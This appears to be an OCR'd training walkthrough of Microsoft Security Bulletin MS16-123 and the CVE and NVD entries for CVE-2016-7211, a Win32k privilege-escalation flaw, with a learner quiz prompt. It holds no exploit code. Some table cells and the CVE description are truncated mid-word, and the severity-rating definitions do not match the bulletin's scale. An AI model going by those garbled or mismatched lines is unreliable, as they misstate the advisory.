
You can also search by reference using the CVE Reference Maps.

For More Information: cve@mitre.org

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-7211

Vulnerabilities Microsoft Security Bulletins

Microsoft Security Bulletin



Microsoft Security Bulletin MS16-123 - Important

Security Update for Windows Kernel-Mode Drivers (3192892)

Published: October 11, 2016 | Updated: September 12, 2017

Version: 3.0

Executive Summary

This security update resolves vulnerabilities in Microsoft Windows. The more severe of the vulnerabilities could allow elevation of privilege if an attacker logs on to an affected system and runs a specially crafted application that could exploit the vulnerabilities and take control of an affected system.

This security update is rated Important for all supported releases of Windows. For more information, see the **Affected Software** section.

The security update addresses the vulnerabilities by correcting how the Windows kernel-mode driver handles objects in memory.

For more information about the vulnerabilities, see the **Vulnerability Information** section.

For more information about this update, see Microsoft Knowledge Base Article 3192892.


On this page

Overall severity rating

Starts with an executive summary

https://technet.microsoft.com/library/security/ms16-123

Microsoft Security Bulletin Severity Ratings



Severity Ratings

Critical. The highest severity assessment. **Critical** updates are so important to your organization that, unless you certify them, you will not deploy the updated operating system.

Important. Your organization regularly uses **Important** items, but it can continue to function without them. You can choose to deploy the updated operating system without requiring certification.

Moderate. The assessment for updates that do not fall into the previous two categories, but have enough importance to appear in your ACT compatibility reports. You can deploy the updated operating system without requiring certification.

Low. The assessment for updates that are irrelevant to your organization's day-to-day functioning. You can use this severity assessment to filter out the unimportant items from your reports.


Unspecified. The assessment for updates that have not yet been assessed by your organization. This is the default value and automatically applied to all updates.

Lookup: Microsoft Security Bulletin MS17-010

What is the severity rating?

Put your answer in the chat window

Microsoft Security Bulletin



Affected Software and Vulnerability Severity Ratings

The following software versions or editions are affected. Versions or editions that are not listed are either past their support life cycle or are not affected. To determine the support life cycle for your software version or edition, see Microsoft Support Lifecycle.

The following severity ratings assume the potential maximum impact of the vulnerability. For information regarding the likelihood, within 30 days of this security bulletin's release, of the exploitability of the vulnerability in relation to its severity rating and security impact, please see the Exploitability Index in the October bulletin summary.


Operating System	Win32k Elevation of Privilege Vulnerability - CVE-2016-3266	Windows Transaction Manager Elevation of Privilege Vulnerability - CVE-2016-3341	Win32k Elevation of Privilege Vulnerability - CVE-2016-3376	Win32k Elevation of Privilege Vulnerability - CVE-2016-7185	Win32k Elevation of Privilege Vulne CVE-2	Updates Replaced*
Windows Vista						
Windows Vista Service Pack 2 (3191203)	**Important** Elevation of Privilege	Not applicable	**Important** Elevation of Privilege	Not applicable	**Impor** Elevati Privile	
Windows Vista Service Pack 2 (3183431)	Not applicable	Not applicable	Not applicable	**Important** Elevation of Privilege	Not ap	
Windows Vista x64 Edition Service Pack 2 (3191203)	**Important** Elevation of Privilege	Not applicable	**Important** Elevation of Privilege	Not applicable	**Important** Elevation of Privilege	3177725 in MS16-098
Windows Vista x64 Edition Service Pack 2 (3183431)	Not applicable	Not applicable	Not applicable	**Important** Elevation of Privilege	Not applicable	3124280 in MS16-016
Windows Server 2008						
Windows Server 2008	**Important**	Not applicable	**Important**	Not applicable	**Important**	3177725

MS16-123 continued.

The next section of the bulletin shows which versions of Windows are impacted

https://technet.microsoft.com/library/security/ms16-123

Microsoft Security Bulletin



Vulnerability Information

Multiple Win32k Elevation of Privilege Vulnerabilities

Elevation of privilege vulnerabilities exist when the Windows kernel-mode driver fails to properly handle objects in memory. An attacker who successfully exploited these vulnerabilities could run arbitrary code in kernel mode. An attacker could then install programs; view, change, or delete data; or create new accounts with full user rights.

To exploit these vulnerabilities, an attacker would first have to log on to the system. An attacker could then run a specially crafted application that could exploit the vulnerabilities and take control of an affected system. The update addresses these vulnerabilities by correcting how the Windows kernel-mode driver handles objects in memory.

The following table contains links to the standard entry for each vulnerability in the Common Vulnerabilities and Exposures list:

Vulnerability title	CVE number	Publicly disclosed	Exploited
Win32k Elevation of Privilege Vulnerability	CVE-2016-3266	No	No
Win32k Elevation of Privilege Vulnerability	CVE-2016-3376	No	No
Win32k Elevation of Privilege Vulnerability	CVE-2016-7185	No	No
Win32k Elevation of Privilege Vulnerability	CVE-2016-7211	No	No

Mitigating Factors

Microsoft has not identified any mitigating factors for these vulnerabilities.

Workarounds

Microsoft has not identified any workarounds for these vulnerabilities.


MS16-123 continued.

More information on the related vulnerabilities are near the end with links to the CVE database.

https://technet.microsoft.com/library/security/ms16-123

CVE Database

CVE-2016-7211



CVE - CVE-2016-7211
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-7211

Common Vulnerabilities and Exposures
The Standard for Information Security Vulnerability Names

Home | CVE IDs | About CVE | Compatible Products & More | Community | News | Site Search

TOTAL CVE IDs: 79058

HOME > CVE > CVE-2016-7211

Section Menu
CVE IDs
Coverage Goals
Reference Key/Maps
Updates & Feeds
CVE List (all existing CVE IDs)
Downloads
Search CVE List
Search Tips
View Entire CVE List (html)
NVD Advanced CVE Search
CVE ID Scoring Calculator
Request a CVE ID
CVE Numbering Authorities (CNAs)
Requester Responsibilities
Update a CVE ID
Documentation
About CVE IDs
Terminology
Editorial Policies
Terms of Use
ALSO SEE
Common Vulnerability Scoring System (CVSS)
Common Vulnerability Reporting Framework (CVRF)
U.S. National Vulnerability Database (NVD)
Printer-Friendly View

CVE-ID

CVE-2016-7211 Learn more at National Vulnerability Database (NVD)
• Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings

Description

The kernel-mode drivers in Microsoft Windows Vista SP2, W 2 Gold and R2, Windows RT 8.1, and Windows 10 Gold, 1511, and 1 of Privilege Vulnerability." a different vulnerability than CVE-20

References

Note: References are provided for the convenience of the reader to h

- MS:MS16-123
- URL:http://technet.microsoft.com/security/bulletin/MS

Date Entry Created

20160909 Disclaimer: The entry creation date may reflect when the CVE-ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.

Phase (Legacy)

Assigned (20160909)

Votes (Legacy)

Comments (Legacy)

Proposed (Legacy)

N/A

This is an entry on the CVE list, which standardizes names for security problems.

SEARCH CVE USING KEYWORDS: Submit
You can also search by reference using the CVE Reference Maps.


For More Information: cve@mitre.org

Let's go back now to the CVE Database and follow the link to the National Vulnerability Database

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-7211

Vulnerabilities National Vulnerability Database

National Vulnerability Database



CVE-2016-7211 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Description

The kernel-mode drivers in Microsoft Windows Vista SP2, Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8.1, Windows Server 2012 Gold and R2, Windows RT 8.1, and Windows 10 Gold, 1511, and 1607 allow local users to gain privileges via a crafted application, aka "Win32k Elevation of Privilege Vulnerability," a different vulnerability than CVE-2016-3266, CVE-2016-3376, and CVE-2016-7185.

Source: MITRE **Last Modified:** 10/13/2016

QUICK INFO

